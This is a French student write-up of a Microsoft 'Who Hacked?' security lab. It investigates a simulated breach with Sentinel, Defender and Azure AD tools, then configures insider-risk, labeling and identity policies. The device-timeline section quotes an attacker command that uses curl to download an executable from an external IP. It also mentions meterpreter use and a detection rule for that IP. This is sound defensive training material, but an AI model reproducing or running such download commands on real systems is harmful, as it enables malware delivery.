


Labo : Security, Compliance and Identity Management

Chapitre 1 : Morning Investigation

Partie 1 Search for Leaked File:



Voici les paramètres que j'ai utilisé pour lancer la recherche.




Target Path: SharePoint\Amari Rivera.zip\amari_rivera_bestforyouorganic_onmicrosoft_com\Documents\Excel data files\BFYO Purchasing Data - Q1.xlsx


J'ai sélectionné celui-ci car d'après les données qui sont disponible sur l'attaque c'est le choix qui se rapproche le plus (doc Excel, nom auth, nom fichier...).

Partie 2 Investigate Amari in Sentinel & Defender :

Dans Microsoft Sentinel j'ai cherché parmi les incidents celui venant de Microsoft 365 Defender. Lorsque je regarde les détails, j'aperçois les informations suivantes :



Ensuite je me dirige vers Microsoft 365 Defender pour analyser le device pc105.



Dans le timeline je trouve des évènements suspects. Le file Patch.exe qui a été lancé sur le device ensuite la commande `curl http://20.108.242.184/name.exe -o patch.exe` qui a été exécuté à distance. Ensuite on observe l'utilisation d'un Tool meterpreter et la réussite du lancement d'un PowerShell sur la machine. Et que la rédaction du fichier ShoppingList.zip est faite.

Je retourne sur Sentinel pour lancer un script qui recherche les information contenant Amari-Rivera. Je regarde les Security alerte plutôt que les logs etc. car les alerte sont plus précise et me montre uniquement les informations intéressantes.

Pour finir je vais analyser l'incident Password Spray pour les 3 points bonus de cette partie.

Password Spray

Description
Password spray attack detected

Severity
High

Status
New

Events
N/A

Product name
Azure Active Directory Identity Protection

Entities (2)
amari.rivera
199.249.230.167

Tactics (1)
Credential Access

System alert ID
f800cdac-85aa-ee85-b8c8-6...

Rule name
--

Last update time
10/28/21, 06:44 AM

Updates
0

Start time
10/27/21, 02:49 PM

End time
10/27/21, 02:49 PM

Alert link

Partie 3 Investigate Amari in Azure AD Identity Protection :

Pour checker si les identités sont compromise je me rend sur Azure Active Directory dans Identity Protection.

Parmi les utilisateur Je regarde les details pour Amari Rivera.

Risky User Details

User's sign-ins User's risky sign-ins

Basic Info Recent risky sign-ins

User Amari Rivera

Roles User

Username amari.rivera@bestforyouorganic.onmicrosoft.com

User ID 6d464886-2eef-43e3-bf11-558dcb64b60b

Risk state At risk

Risk level High

Details -

Risk last updated 10/28/2021, 6:49:17 AM

Je cherche un peu plus loin et analyse les connections sur ces compte et les localisations.

Ici je ne trouve pas le nom d'Amari mais autre chose attire mon attention, c'est Emily Braun et d'autres compte qui se connecte Via des VPN ou alors ils ont des comptes compromis car leur localisation change en très peu de temps. Et c'est ainsi que je trouve les points bonus. La connexion pour amari n'est pas visible peut etre que les logs ont été supprimé par les attaquants.

Risky Sign-in Details

[User's risk report](#)
[User's sign-ins](#)
[User's risky sign-ins](#)

[Basic info](#)
[Device info](#)
[Risk info](#)
[MFA info](#)

DETECTION TYPE	DETECTION ...
Unfamiliar sign-in properties ⓘ	At risk
★ Risk level	High
Risk detail	-
Source	Identity Protection
Detection last updated	8/27/2021, 4:45 PM
★ Sign-in time	8/27/2021, 3:47:05 PM
★ IP address	185.100.87.250
★ Sign-in location	Barcelona, Barcelona, ES
Sign-in client	Mozilla/5.0 (Windows NT 10.0; Win64; x64)

Pour finir je visite la page des Risk detections et analyse la détection pour Amari Rivera.

Risk Detection Details

[User's risk report](#)
[User's sign-ins](#)
[User's risky sign-ins](#)

✓ Detection type	Password spray
Risk state	-
✓ Risk level	High
Risk detail	-
Source	Identity Protection
✓ Detection timing	Offline
Activity	Sign-in
Detection time	10/20/2021, 2:25 AM
Detection last updated	11/4/2021, 3:33 PM
Token issuer type	Azure AD
✓ Sign-in time	10/27/2021, 2:49 PM
✓ IP address	199.249.230.167
✓ Sign-in location	San Angelo, Texas, US
Sign-in client	Mozilla/5.0 (Windows NT 10.0; rv:78.0)
✓ Sign-in request id	9c21b43f-f9c7-4507-b4a4-768d11bb9b01
Sign-in correlation id	110d100f-cad3-418d-979f-7c31b924b383

Partie 4 Set Up Insider Risk Policy :

Dans Microsoft Prewieu Je vais Mettre en place une politique de risque interne pour l'équipe de e-commerce car on observe qu'ils sont facilement accessibles par les attaquants.

On va donc appliquer des regles general sur le groupe
ECommerceApp@bestforyourorganic.onmicrosoft.com.



SharePoint sites



Sensitive info types

Les contenus prioritaires.

Review settings and finish

Review the settings for your insider risk policy. The policy will take effect immediately after you create it, but may take up to 24 hours to start generating alerts. We recommend letting your users know how these changes will impact them.

Policy template

General data leaks

[Edit policy type](#)

Policy name and description

eCommerce Insider Risk Policy

[Edit policy name and description](#)

Users and groups

eCommerceAppTeam@bestforyourorganic.onmicrosoft.com

[Edit users and groups](#)

Content to prioritize

<https://bestforyourorganic.sharepoint.com/sites/eCommerceAppTeam>

Credit Card Number

[Edit content to prioritize](#)

Triggering event

Built-in data leak trigger

[Edit triggers](#)

Policy indicators

38/56 selected

No customized thresholds

[Edit policy indicators](#)

Les paramètres de la règle.

Chapitre 2 : Afternoon Investigation

Partie 1 Set Up Compliance Policies :

J'ai commencé par créer un label avec Zero trust policy. Donc on a enlevé les autorisations sur les accès et créer notre auto-labeling policy.

Review your settings and finish

Name

Confidential eCommerce App Team label

[Edit](#)

Display name

Confidential eCommerce App Team

[Edit](#)

Description for users

Confidential documents that the eCommerce App Team handle, including customer data, PII, etc.

[Edit](#)

Description

Confidential documents that the eCommerce App Team handle

[Edit](#)

Scope

File, Email

[Edit](#)

Encryption

Encryption

[Edit](#)

Content marking

[Edit](#)

Auto-labeling for files and emails

[Edit](#)

Group settings

[Edit](#)

Site settings

[Edit](#)

[Back](#)

[Create label](#)

J'ai ensuite fait la configuration pour le mode simulation. Une fois que c'est examiné et le résultat est présent, il reste plus qu'à activer la stratégie. La stratégie d'étiquetage automatique s'exécutera en continu jusqu'à sa suppression.

Review and finish

Policy name

eCommerce PCI DSS auto-labeling policy

[Edit](#)

Label and policy settings

Label Confidential eCommerce App Team

Exchange overwrite label false

[Edit](#)

Policy template type

PCI Data Security Standard (PCI DSS)

[Edit](#)

Info to label

Credit Card Number

Apply to content in these locations

Exchange email All

SharePoint sites All

OneDrive accounts All

[Edit](#)

Exclude content from these locations

Exchange email None

SharePoint sites None

OneDrive accounts None

[Edit](#)

Rules for auto-applying this label

Exchange email 1 rule

SharePoint 1 rule

OneDrive 1 rule

[Edit](#)

Mode

Simulation

[Back](#)

[Create policy](#)

Partie 2 Investigate Amari's Device in Microsoft 365 Defender :

La première chose à faire était de vérifier le pc105 pour avoir plus d'information sur l'attaque et voir la présence des fichiers suspects.

- ✓ Malicious File Name: c:\patch\patch.exe
- ✓ Suspicious Folder: c:\patch\Shopping List
- ✓ Suspicious File: c:\patch\ShoppingList.zip
- ✓ Exfiltrated File: BFYO Purchasing Data - Q1.xlsx
- ★ Exfiltrated File: Contoso Resrouce and Development Spend Analysis.xlsx
- ★ Exfiltrated File: InventoryList.xlsx
- ★ Exfiltrated File: Mark 8 Parts and Specs List.xlsx
- ★ Exfiltrated File: P and L Summary.xlsx
- ★ Exfiltrated File: Sales Results Overview.xlsx
- ★ Exfiltrated File: UI UX Guidelines.docx

Voici les fichiers qui devaient être analyser. Nous pouvons observer l'exécutable et les fichiers qui ont été leak du device.

✓	C:\patch\patch.exe	2021-10-29 23:09:18	2021-10-29 23:09:18	7168	false	false	f
✓	else						
✓	C:\patch\Shopping List	2021-10-29 23:33:36	2021-10-29 23:33:36	0	true	false	f
✓	else						
✓	C:\patch\ShoppingList.zip	2021-10-29 23:33:36	2021-10-29 23:33:36	4518302	false	false	f
✓	else						

New query + Create new

Run query Save Share link

Query

1 search '20.108.242.184'

Getting Started Results

Export Link to incident Take actions

Stable	Timestamp	AlertId	Title
DeviceNetworkEvents	Oct 29, 2021 11:12:53 PM		
DeviceNetworkEvents	Oct 29, 2021 11:12:53 PM		
DeviceEvents	Oct 29, 2021 11:05:34 PM		
DeviceEvents	Oct 29, 2021 11:09:18 PM		
DeviceEvents	Oct 29, 2021 11:12:42 PM		
DeviceFileEvents	Oct 29, 2021 11:09:18 PM		

Inspect record

Assets

Devices (1) Risk Score

pc105 Medium

Users (1)

amaririvera

All details

Stable

DeviceFileEvents

Timestamp

Oct 29, 2021 11:09:18 PM

FileName

patch.exe

FolderPath

C:\patch\patch.exe

SHA1

af1554d92c5f0a1013e2ca7315bf0d32f0c33a2c

SHA256

946a034b35cafd992cb051e7d9927a4575337b2f80356bea63cf543a34...

FileSize

7168

DeviceId

ba6bdd978eb5772d3e6de597e70e8dd948560405

DeviceName

pc105

ActionType

FileCreated

ReportId_long

Lorsque je Run la recherche pour l'IP 20.108.242.184, j'observe les événements sur le device pour la date en question. En cliquant sur les résultats j'observe des informations comme Temps, le chemin du fichier, nom de device, nom d'utilisateur.

Partie 3 Search for Internal Communication Containing the IP Address :

Si l'adresse mail a été mentionné dans un chat Teams on peut le retrouver dans le mailbox de l'employé.

New search

✓ Name and description

✓ Locations

✓ Conditions

● Review your search

Review your search and create it

Name and description

Name
Cedric

Description
Enter a friendly description
[Edit name and description](#)


Search criteria
20.108.242.184
[Edit search criteria](#)

Locations

SharePoint
Enabled

Exchange
Enabled

Exchange public folders
Disabled
[Edit locations](#)



Export result

Export results

When you start this export, we'll begin getting these search results ready for download. This may take a while depending on the size of your search results. [Learn more](#)

Population

Searchable Files: Enter a friendly name

Output options

- ☐ All items, excluding ones that have unrecognized format, are encrypted, or weren't indexed for other reasons
- ☒ All items, including ones that have unrecognized format, are encrypted, or weren't indexed for other reasons
- ☐ Only items that have an unrecognized format, are encrypted, or weren't indexed for other reasons

Export Exchange content as

- ☐ One PST file for each mailbox
- ☒ One PST file containing all messages
- ☐ One PST file containing all messages in a single folder
- ☐ Individual messages

avec ces 2 options

Partie 4 Investigate IP Address in Sentinel :

The screenshot shows the Microsoft Sentinel 'Logs' view. A query has been executed, and the results are displayed in a table. The table has columns for TimeGenerated (UTC), Source, Type, AccountDomain, AccountName, AccountSid, ActionType, and AdditionalFields. The data shows several events related to DeviceEvents and DeviceNetworkEvents, including actions like CreateRemoteThreadApi... and ConnectionSuccess.

TimeGenerated (UTC)	Source	Type	AccountDomain	AccountName	AccountSid	ActionType	AdditionalFields
10/29/2021, 11:05:34.197 PM	DeviceEvents	DeviceEvents	pci05	amar.livera	S-1-5-21-36196979-383025837-2989687702...	CreateRemoteThreadApi...	("IntegrityLevel":8192)
10/29/2021, 11:09:18.941 PM	DeviceEvents	DeviceEvents	pci05	amar.livera	S-1-5-21-36196979-383025837-2989687702...	AntivirusDetection	("WasExecutingWhileDetected":fa)
10/29/2021, 11:12:42.615 PM	DeviceEvents	DeviceEvents	pci05	amar.livera	S-1-5-21-36196979-383025837-2989687702...	CreateRemoteThreadApi...	("IntegrityLevel":8192)
10/29/2021, 11:09:18.523 PM	DeviceFileEvents	DeviceFileEvents				FileCreated	
10/29/2021, 11:12:53.101 PM	DeviceNetworkEv...	DeviceNetworkEv...				ConnectionSuccess	
10/29/2021, 11:12:53.274 PM	DeviceNetworkEv...	DeviceNetworkEv...				ConnectionSuccess	

Je vérifie si d'autres IP suspectes sont présentes. Non.

Home > Microsoft Sentinel > Microsoft Sentinel >

Analytics rule wizard - Create a new NRT rule

Validation passed.

General Set rule logic Incident settings (Preview) Automated response Review and create

Analytics rule details

Name	✓ Rule for 20.108.242.184
Description	Alert whenever this IP is contacted
Tactics	Initial Access
Severity	Medium
Status	Enabled

Analytics rule settings


Rule query	✓ DeviceNetworkEvents where RemoteIP == '20.108.242.184'
Suppression	Not configured

Entity mapping

Entity 1:	Account Identifier: AadUserId, Value: InitiatingProcessAccountUpn
Entity 2:	IP Identifier: Address, Value: RemoteIP
Entity 3:	Host Identifier: HostName, Value: DeviceName
Entity 4:	Process Identifier: CommandLine, Value: InitiatingProcessCommandLine

Je crée une règle NRT avec Sentinel pour qu'il me génère une alerte lorsque les machine se connectent à l'IP 20.108.242.184.

Partie 5 Configure Windows Security Baseline :



Voici la configuration clé pour une protection contre le phishing. Pour protéger pleinement votre appareil, il est recommandé d'activer tous ces paramètres de configuration de sécurité dans Microsoft Defender.

Chapitre 3 : Evening Investigation

Partie 1 Configure Azure AD Identity Protection :


L'étape suivante est d'activer les politiques d'identité Azure AD. Depuis Identity Protection | User risk policy et Sign-in risk Policy. Voici les paramètres que j'ai mis en place.

The screenshot shows the configuration of two risk policies in Azure AD Identity Protection. The first section, 'User risk policy settings', shows a status of 4/4 with a 'HINTS' button. Below it, a message states 'You updated the User Risk Policy Settings.' followed by four checked items: 'Users: All users', 'User risk: High', 'Access: Require password change', and 'Enforce policy: On'. The second section, 'IP Signin Risk Policy', shows a status of 3/3 with a star icon and '1/2', and a 'HINTS' button. Below it, a message states 'You updated your Sign-in risk policy.' followed by four items: 'Users: All users' (checked), 'User risk: High' (star icon), 'Access: Require Multi-factor authentication' (checked), and 'Enforce policy: On' (checked).

Partie 2 Investigate Angel's Sign-In Logs :

Je commence cette partie avec l'analyse des logs de Angel Brown et ces échanges avec Amari. Mais je trouve qu'il existe aucune trace de compte compromise dans les logs de Angel.

Partie 3 Investigate Angel in Sentinel and Microsoft 365 Defender :



Je trouve le device de Angel. Rien dans Sentinel je me rends dans Microsoft 365 Defender pour trouver d'autres indices.

Avec le Advanced Hunting j'ai inspecté de plus près l'IP qui semblait être suspecte.

Advanced Hunting

New query | X New query | X New query | X + Create new

Run query Save Share link

Query

1 search '13.68.237.243'

Getting Started Results

Export Link to incident Take actions

Stable	Timestamp	AlertId	Title	Category	Severity
DeviceInfo	Oct 29, 2021 10:55:04 PM				
DeviceInfo	Oct 29, 2021 11:00:04 PM				
DeviceInfo	Oct 29, 2021 11:25:04 PM				
DeviceInfo	Oct 29, 2021 10:25:04 PM				
DeviceInfo	Oct 29, 2021 9:25:04 PM				
DeviceInfo	Oct 29, 2021 8:55:04 PM				
DeviceInfo	Oct 29, 2021 9:55:04 PM				
DeviceInfo	Oct 29, 2021 8:40:04 PM				
DeviceInfo	Oct 29, 2021 7:10:04 PM				

Inspect record

Assets

Devices (1)

pc034

Risk Score

None

All details

Stable

DeviceInfo

Timestamp

Oct 29, 2021 11:00:04 PM

DeviceId

E3-71c1d5f8d0ca2aeb1abe2bdc1299eaf31fac0e6f0 C2

DeviceName

E3-pc034 C2

DeviceType

Workstation

ReportId_Long

8990

ClientVersion

10.7910.2.2000.1

PublicIP

13.68.237.243 C2

IsAzureADJoined

0

AuthDeviceId

03a7e801-4454-4ba2-88c4-692b47198695

LoggedOnUsers

Username	DomainName	Sid
tomcatlanashi	pc034	S-1-5-21-111...

The device pc034 was involved. Perhaps you should go and check if that device is at risk.

Partie 4 Communication Compliance Search :

Je lance une recherche dans le mailboxes de Angel pour trouver des indices.

Locations

Specific locations

Status	Location	Included	Excluded
<input checked="" type="checkbox"/> On	Exchange mailboxes	1	None
	Microsoft 365 Groups Teams Yammer user messages	Choose users, groups, or teams	

Et je tombe sur ce mail dans la boîte supprimée

Gathering for Alex's birthday

Quinn Anderson

Red ☒ Kickball squad

We couldn't find this meeting in the calendar. It may have been moved or deleted.

Friday, October 29, 2021 1:00 PM-2:00 PM Floor 2 break room

1 PM

2 PM

BFYO Ball-barriers, come celebrate our all-star shortstop Alex today in the 2nd floor breakroom at 1pm. We'll load up on dairy-free ice cream cake and then work it off in a scrimmage against the shipping department Savage Shippers.

Come join us!

🍷 🍷 🍷

Un mail a été envoyé depuis ce mail aussi.

Accepted: Gathering for Alex's birthday

Angel Brown

When Friday, October 29, 2021 1:00 PM-2:00 PM (UTC-08:00) Pacific Time (US & Canada).

Location Floor 2 break room

We couldn't find this meeting in the calendar. It may have been moved or deleted.

Angel Brown has accepted this meeting.

Partie 5 Investigate Tomo's Device In Sentinel and Microsoft 365 Defender :

The screenshot displays the Microsoft 365 Defender console. On the left, the navigation pane shows various security tools. The main area is divided into sections for device summary, tags, security info, and device details for 'pc034'. The 'Timeline' tab is active, showing a list of events. A specific event is highlighted: 'mstsc.exe established connection with 13.68.237.45:3389'. The event details on the right show the event type as 'ConnectionSuccess', the user as 'pc034\Tomo.Takanashi', and the entities as 'explorer.exe' and 'mstsc.exe' connecting to '13.68.237.45'. The event entities graph shows the process 'mstsc.exe' with its full path, integrity level, access, and command line.

Il s'agissait d'une enquête approfondie sur Tomo Takanashi et son appareil. J'ai trouvé l'événement RDP et confirmé qu'il n'y avait aucune nouvelle alerte sur pc034.

Chapitre 4 : Who Hacked

Angel.

The graphic features a black background with purple circular accents. At the top, it says "Thanks for Playing!" in large, bold, white letters. Below this, in a smaller white font, it reads "Who Hacked? Keeping Up Appearances". In the bottom left, there is a purple circle containing a white bar chart icon. To the right of this circle, the text "HKN" is displayed in white, followed by "15781 /20,000 Points" in a larger, bold, white font. At the bottom, it says "14 Leads Completed" in a bold, white font.